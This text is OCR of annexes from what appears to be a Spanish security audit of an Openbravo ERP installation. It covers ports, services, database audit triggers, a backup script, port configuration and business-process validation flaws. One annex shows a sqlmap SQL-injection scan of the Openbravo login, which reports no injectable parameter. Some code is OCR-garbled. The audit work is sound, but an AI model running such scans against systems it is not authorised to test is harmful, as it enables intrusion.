

Ilustración 33 Puertos Abiertos Windows Server

Anexo 12. Servicios

Verificación de servicios corriendo dentro del servidor, en busca de servicios innecesarios



Ilustración 34 Servicios básicos

Anexo 13. Script Auditoria Base de datos

Este fue diseñado para poder monitorear los cambios realizados directamente sobre la base de datos.

Estructura de la Tabla

```
CREATE TABLE auditar(
id serial NOT NULL,
nombre_tabla varchar,
id_campo int8,
nombre_campo varchar,
valor_anterior varchar,
valor_nuevo varchar,
fecha_operacion timestamptz,
tipo_operacion char(1) DEFAULT 1, -- i = insert ; u = update
ip inet,
CONSTRAINT auditar_pkey PRIMARY KEY (id),
CONSTRAINT auditar_tipo_operacion_check CHECK (tipo_operacion = 'i'::bpchar OR
tipo_operacion = 'u'::bpchar)
)
WITHOUT OIDS;
ALTER TABLE auditoria OWNER TO postgres;
COMMENT ON COLUMN auditar.tipo_operacion IS 'i = insert ; u = update ';
```

Script para generar el trigger correspondiente para cada tabla a ser auditada.

```
#ARCHIVO: genera_trigger_auditar.pl #!/C:/Logs/Auditoria/
use Template ;
$trigger = "genera_trigger_auditar/trigger.tt" ;
$archivo_salida = $ARGV[0] . "-audit.trigger";
for ( $i = 1 ; $i <= $#ARGV ; $i++ ){
push(@campos , $ARGV[$i]);
}
$variables = {
tabla => $ARGV[0],
campos => \@campos
};
$template = Template->new();
$template->process($trigger, $variables , "triggers/".$archivo_salida)
|| die "Hubo un error al generar la plantilla " . $template->error() . "\n";
#genera_trigger_auditoria/trigger.tt

BEGIN
IF (TG_OP = 'DELETE') THEN
RAISE EXCEPTION 'NO SE PERMITEN BORRADOS FISICOS';
END IF ;
IF (TG_OP = 'UPDATE') THEN
```

```
[% FOREACH cp = campos %]
IF (OLD.[% cp %] <> NEW.[% cp %]) THEN
IF ('[% cp %]' = 'eliminado') THEN
insert into
auditar(nombre_tabla,id_campo,nombre_campo,valor_anterior,valor_nuevo,ip,fecha_
operacion,tipo_operacion)
values( '[% tabla %]', OLD.id, '[% cp %]', OLD.[% cp %]::int, NEW.[% cp
%]::int, inet_client_addr(), current_timestamp, 'u');
ELSE
insert into
auditar(nombre_tabla,id_campo,nombre_campo,valor_anterior,valor_nuevo,ip,fecha_
operacion,tipo_operacion)
values( '[% tabla %]', OLD.id, '[% cp %]', OLD.[% cp %], NEW.[% cp %],
inet_client_addr(), current_timestamp, 'u');
END IF;
END IF;
[% END %]
return new ;
END IF ;
IF (TG_OP = 'INSERT') THEN
[% FOREACH cp = campos %]
IF (NEW.[% cp %] IS NOT null) THEN
IF ('[% cp %]' = 'eliminado') THEN
insert into
auditar(nombre_tabla,id_campo,nombre_campo,valor_anterior,valor_nuevo,ip,fecha_
operacion,tipo_operacion)
values( '[% tabla %]', NEW.id, '[% cp %]', null, NEW.[% cp %]::int,
inet_client_addr(), current_timestamp, 'i');
ELSE
insert into
auditar(nombre_tabla,id_campo,nombre_campo,valor_anterior,valor_nuevo,ip,fecha_
operacion,tipo_operacion)
values( '[% tabla %]', NEW.id, '[% cp %]', null, NEW.[% cp %],
inet_client_addr(), current_timestamp, 'i');
END IF;
END IF;
[% END %]
return new ;
end IF ;
END;
```

Anexo 14. Script de respaldos

Estructura del script para generar los respaldos de la base de datos.

pg_backup.bat

```
@echo off
SET PG_BIN=C:\PostgresPlus\8.3R2AS\postgresstudio\pg_dump.exe
SET PG_HOST=localhost
SET PG_PORT=5428
SET PG_DATABASE=openbravoeco
SET PG_USER=tad
SET PGPASSWORD=*******
SET PG_PATH=C:\PGBACKUP\
SET FECHAYHORA=%date:/=-%-%time:~0,8%
SET FECHAYHORA=%FECHAYHORA::=-%
SET FECHAYHORA=%FECHAYHORA: =0%
SET PG_FILENAME=%PG_PATH%\%PG_DATABASE%-%FECHAYHORA%.backup
%PG_BIN% -i -h %PG_HOST% -p %PG_PORT% -U %PG_USER% -F c -b -v -f %PG_FILENAME%
%PG_DATABASE%
```

Anexo 15. Server.conf

Archivo de configuración de apache para modificar el puerto por defecto

```
  <!-- A "Connector" represents an endpoint by which requests are received
         and responses are returned. Documentation at :
         Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
         Java AJP  Connector: /docs/config/ajp.html
         APR (HTTP/AJP) Connector: /docs/apr.html
         Define a non-SSL HTTP/1.1 Connector on port 8080
    -->
    <Connector port="8989" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443" />
    <!-- A "Connector" using the shared thread pool-->
    <!--
    <Connector executor="tomcatThreadPool"
               port="8989" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443" />
```

Anexo 16. Postgresql.Conf

Archivo de configuración de postgresql para modificar el puerto bajo Windows.

```
# - Connection Settings -

listen_addresses = '*'          # what IP address(es) to listen
on;
                        # comma-separated list of addresses;
                        # defaults to 'localhost', '*' = all
                        # (change requires restart)
port = 5428                     # (change requires restart)
max_connections = 100           # (change requires restart)
```

Anexo 17. Ataque ventana de acceso Openbravo

Ventana de acceso de Openbravo donde se realizará el ataque



Ilustración 35 Ventana Login Openbravo

Resultado SQLMap

```
C:Users/Administrador/sqlmap>sqlmap.py -u http://localhost:8989/openbravo/

sqlmap/0.9 for windows - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 10:11:34

[10:11:34] [INFO] using '/sqlmap/output/ http://localhost:8989/openbravo/session id' as
session file
[10:11:56] [INFO] testing if the url is stable, wait a few seconds
[10:12:14] [INFO] url is stable
[10:13:21] [INFO] testing if GET parameter 'User' is dynamic
[10:13:29] [WARNING] GET parameter 'User' is not dynamic
[10:15:35] [INFO] heuristic test shows that GET parameter 'User' cannot injectable

[10:17:02] [INFO] Fetched data logged to text files under
C: Users/Administrador/sqlmap>sqlmap.py -u http://localhost:8989/openbravo/


[*] shutting down at:  10:17:11
```

Anexo 18. KillSession Openbravo

Clase Killsession.java donde se evidencia problema con el manejo de sesiones en Openbravo.

```
/**
 * This process kills the session passed in the AD_Session_ID parameter.
 *
 */
public class KillSession implements Process {

  @Override
  public void execute(ProcessBundle bundle) throws Exception {
    String sessionId = (String) bundle.getParams().get("AD_Session_ID");
    OBError msg = new OBError();
    if (bundle.getContext().getDbSessionID().equals(sessionId)) {
      // do not kill current session
      msg.setType("Error");
      msg.setMessage("@NotAllowedToKillCurrentSession@");
      bundle.setResult(msg);
    } else {
      Session session = OBDal.getInstance().get(Session.class,
sessionId);
      session.setSessionActive(false);
      msg.setType("Success");
      msg.setMessage("@Success@");
    }
    bundle.setResult(msg);

  }
}
```

Anexo 19. Tabla de Usuarios Openbravo

Tabla Users dentro de la base de datos de Openbravo, aquí se puede observar que los usuarios se encuentran encriptados dentro de ella.



Ilustración 36 ventana de usuarios encriptados

Anexo 20. Certificado digital bajo Windows

```
HttpClientCertificate objCert = Request.ClientCertificate;
if (objCert.IsPresent)
{
    if (objCert.IsValid)
     {
         System.Security.Cryptography.X509Certificates.X509Certificate2 objCert2
= newSystem.Security.Cryptography.X509Certificates.X509Certificate2(objCert.Certificat
e

        Response.Write("Persona = " + objCert.Subject + "<br/>");
        Response.Write("Emisor = " + objCert.Issuer + "<br/>");
                                    Response.Write("Válido desde = " +
                          objCert.ValidFrom + "<br/>");
         Response.Write("Válido hasta = " + objCert.ValidUntil + "<br/>");
         Response.Write("¿Es válido ? = " + objCert.IsValid + "<br/>");
         Response.Write("Tamaño de la clave = " + objCert.SecretKeySize + "<br/>");
         Response.Write("Nombre del certificado del servidor = " +
objCert.ServerSubject + "<br/>");
         Response.Write("Emisor del certificado del servidor = " +
objCert.ServerIssuer + "<br/>");
         Response.Write("Número de serie = " + objCert.SerialNumber + " -
" +int.Parse(objCert2.SerialNumber, NumberStyles.HexNumber) + "<br/>");
         Response.Write("Hash = " + objCert.CertEncoding + "<br/>");
    }
    else
         Response.Write("El certificado no es válido");
}
else
    Response.Write("No se ha encontrado un certificado");
```

Anexo 21. Análisis de procesos en Openbravo

Se muestra análisis de los procesos críticos y su comportamiento dentro de Openbravo

Compra

Al realizar una revisión en el proceso de compra y validar que el pedido requiera un producto para poder ser completado se encontró que Openbravo no valida esto, afectando de manera importante la contabilidad y el flujo normal de los demás documentos.



Ilustración 37 Digitación inicial Pedidos

En la línea se digitaron los campos cantidad, unidad y precio pero no el producto, Open bravo permitió completar el pedido sin referenciar ningún producto.



Ilustración 38 Pedido completo

Recepción

Durante el proceso de recepción se verifico que el sistema no permitiera realizar una entrada de producto por una cantidad mayor a la pedida originalmente.



Ilustración 39 Recepción mayor cantidad

En este caso se habían solicitado 50 unidades y se ingresaron 80, el sistema permitió manejar esta cantidad reflejando un valor negativo dentro del inventario y completar el documento



Ilustración 40 Recepción Completa

Facturas

Openbravo durante el proceso de facturación verifica la recepción sin embargo si la recepción presenta problemas la facturación presentara un error relacionado con el inventario.



Ilustración 41 Error en Facturación